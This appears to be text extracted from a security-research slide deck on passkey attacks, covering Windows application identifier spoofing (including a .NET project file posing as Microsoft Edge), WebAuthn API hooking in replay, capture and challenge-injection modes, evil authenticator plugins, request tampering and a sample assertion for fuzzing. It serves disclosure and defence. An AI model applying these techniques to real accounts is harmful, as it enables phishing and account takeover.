
Passkey Phishing Attack

Application Identifier Spoofing


Application Identifier



Application Identifier Spoofing – HWND Injection




Application Identifier Spoofing – Version Info Struct



Application Identifier Spoofing – Version Info Struct

```
<Project Sdk="Microsoft.NET.Sdk">

  <PropertyGroup>
    <OutputType>WinExe</OutputType>
    <AssemblyTitle>Microsoft Edge</AssemblyTitle>
    <Authors>Microsoft Corporation</Authors>
    <TargetFramework>net10.0-windows</TargetFramework>
  </PropertyGroup>
</Project>
```



Passkey Detour Attack

WebAuthn API Hooking

Modes of Operation

Assertion Replay

- Both attacker and victim are logged in
- Uses victim challenge
- Relying party lacks challenge replay protection
- Works against Microsoft Entra

Assertion Capture

- Attacker is logged in
- Victim sees transient error
- Uses victim challenge
- Relying party has challenge replay protection
- Works against most web applications

Challenge Injection

- Attacker is logged in
- Victim sees transient error
- Uses attacker challenge
- Relying party binds challenges to sessions
- Works against GitHub

DEMO


Passkey Detour Attack (Assertion Capture Mode)

DEMO


Passkey Detour Attack (Challenge Injection Mode)

Miscellaneous Passkey Attacks

Evil Authenticator Plugin Attack – Registration



Evil Authenticator Plugin Attack – Credential UI



Request Tampering Attack (UV and UP Bypass)

Passkey UI

Load Default Options

Help

Windows API Information

Registration

Authentication

Platform Credentials

Authenticators

Event Log

Assertion Options

Relying party:

login.microsoft.com

U2F AppID:

Authenticator:

Any

Credential hint:

None

Remote web origin:

User verification:

Discouraged

Large blob operation:

None

☐ Get credential blob

☐ Browser in private mode

Timeout:

120 s

Generate challenge

Challenge:

Any

Required

Preferred

Discouraged

pSktWMVFpTENKaGJHY2IPaUpTVXpJMU5pSXNJbmcxZENJNklqVIBaamxRTIVZNvowTkRkME50UmpKQ1QwaEIIRVJFVVMxRWF5SjkuZXIKaGRXUWIPaUoxY200NmJXbGpjbTI6YjJaME9tWnBaRzg2W
SWI3aWfYtNpJam9pYUhSMGNITTZMeTlzYjJkcGJpNXRhV055YjNOdlpuUXVZMjI0SWI3aWfXRjBJam94TmBNU1qYzNOVFE0TENKdVltWWIPakUyTURreU56YzFORGdzSW1WNGNDSTZNVFI3T1RJ
NyeF9JTnNLT0hsZTR5azdvSmk3MG0yMUNsV2lWWklJMGxRdVhJbWZ0N1RMX0ppcTRpc0Uza05vRjR6X0cyYlFhdDdaOG55dVRZamNkTmsxSm5OT0k1ZXBMMUlwNkR4N21OU05sZ3ZlWWWhKR05f
/NjIPLWx1cHRPUjVQX3B6dUpWU0dGTFEwLXBZUHE5NzIEVml2ZF9pMHYxbjBKakd3bkxIMVE5b3ZRSEJzR1E1YzFvMUhNSDNBdEltZjI0Zk9McHBOT2s3WXM5OXIldFM5VkJwcTNmbG5vT3VxWVpX
wR3p5OGV6NWZra010SDNKRgpmbWZ1aWxib1RCc20yQUlWx1Y5NjZxRlJlUjU0MGx5WXcteXIBTDIISU1leIM1TU01aDhpb1FakxrZIRGblpJandUVERpOHV3SG1LMkVueFpn

Large blob:

HMAC secret salt 1:

Generate

HMAC secret salt 2:

Generate


Authenticate

Sign with File

Assertion Fuzzing Attack

```
{
  "authenticatorAttachment": "platform",
  "clientExtensionResults": {},
  "id": "5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",
  "rawId": "5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",
  "response": {
    "authenticatorData": "NWye1KCTIb1pXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAG",
    "clientDataJSON": "eyJ0eXB1Ijoia2ViYXV0aG4uZ2V0Iiwia2hhbGxlbmdlIjoiaVhk1bGVVb3daVmhcYVU5cFNrdFdNVkZwVEVOS2FHShkZMmxQYVVwVFZYcEpNVTVwU1h0SmJtY3haRU5KTmtsc1FtcFhSR3MwVWpGbklFMXFRbFZOVm1jeVl6QktSV0V6Y0c5VlZ6RjRXak5rVGxaVFNqa3VaWGxLYUdSWFVxbFBhVW94WTIwME5tSlhiR3BqYlRsN1lqSmFNRTl0V25CYVJ6ZzJXVEpvYUdKSGVHeG1iV1JzU1dsM2FXR1lUbnBKYW05cF1VaFNNR05JVFRaTWVUbHpZakprY0dKcE5YUmhWMDU1WWpOT2RscHVVWFZaTWpsMFNXbDNhV0ZYUmpCSmFtOTRUbnBaTkU5VVZYaE5WRTE1VEVOS2RwbHRXV2xQYWtVe1RtcG50VTVVU1hoTmVrbHpTVzFXTkdORFNUWk5WR015VDBSck1VMVVVWHBOYmpBdVNEQnhOb1JwZGFZwdFMwcEhkM1ZuW1dobGRrd3pjR3hpU1UxwVUwMWFTSFpaYkhocmRtdEtVSEZQU3pWR2FXZExjR1ZHTkVzMfH6VjRjVnBvW1ZsWVozZDZNa05zWkdGTWF6UTBaRUozWDNKUU9FMXNWRWR1TWxsUk9YRlViR1EyZfVfKVGVBHbGFkM0JzU3pGSE9EaG1Na1JRvW5WUGJGODFNWFpKV0dGVU5XRkJUbVZDUM5GUGQzU1BXbD1YY0VSa1kwVXdiMj1XWkhKMGJYZGZzbU5zYVVwR1ltRjZiVz1zTUdFdFN6W1hNVzVSWhpSVVkeGZza3gxZfZoeVNHVnRRa1l4V1c5aU1VMHpXakpwY21zNWQyZzFwemhhYTNUMFVHYzRibkp5ZERobmNtaHlaRXhpY0ZCTVRVNhdjakUxUlcxaFZVUTNRVmR6Y0dnM1gydG9kMHcyTm1oMGFtbGhPR295Um04dFNYSkZUeTFtWm01T1NWZGFaSFV0Tm1acGNyYHdia1paVDI5R1JsQjJXamRKUXp0aFoyaGlVSgHtWXPcwK1GwKlabXhyWkU5bFoweG1jVEo0UVZkblVHdzViRU5uVEhkb1IsIm9yaWdpbiI6Imh0dHBzOi8vbG9naW4ubWljcm9zb2Z0LmNvbSIsImNybzNzT3JpZ2luIjpmYWxzZX0",
    "signature": "MEUCIA8EKq1vxqcXzZmXR55iX_Joodr_4r8PBvBk0v03iKhaAiEA_2A1_0WHAjZFPMwJH0P1YjqPSz71Vxe9iX4lIco29tc",
    "userHandle": "0XqaPaVaRbsMVE6St7IOaVDB8oVhpNBZ2_w-FNSiemw"
  },
  "type": "public-key"
}
```

Passkey Persistence Attack – Entra ID + Okta




Summary

Pass-the-Passkey Family of Attacks

Pass-the-Passkey Attacks – OS Layer



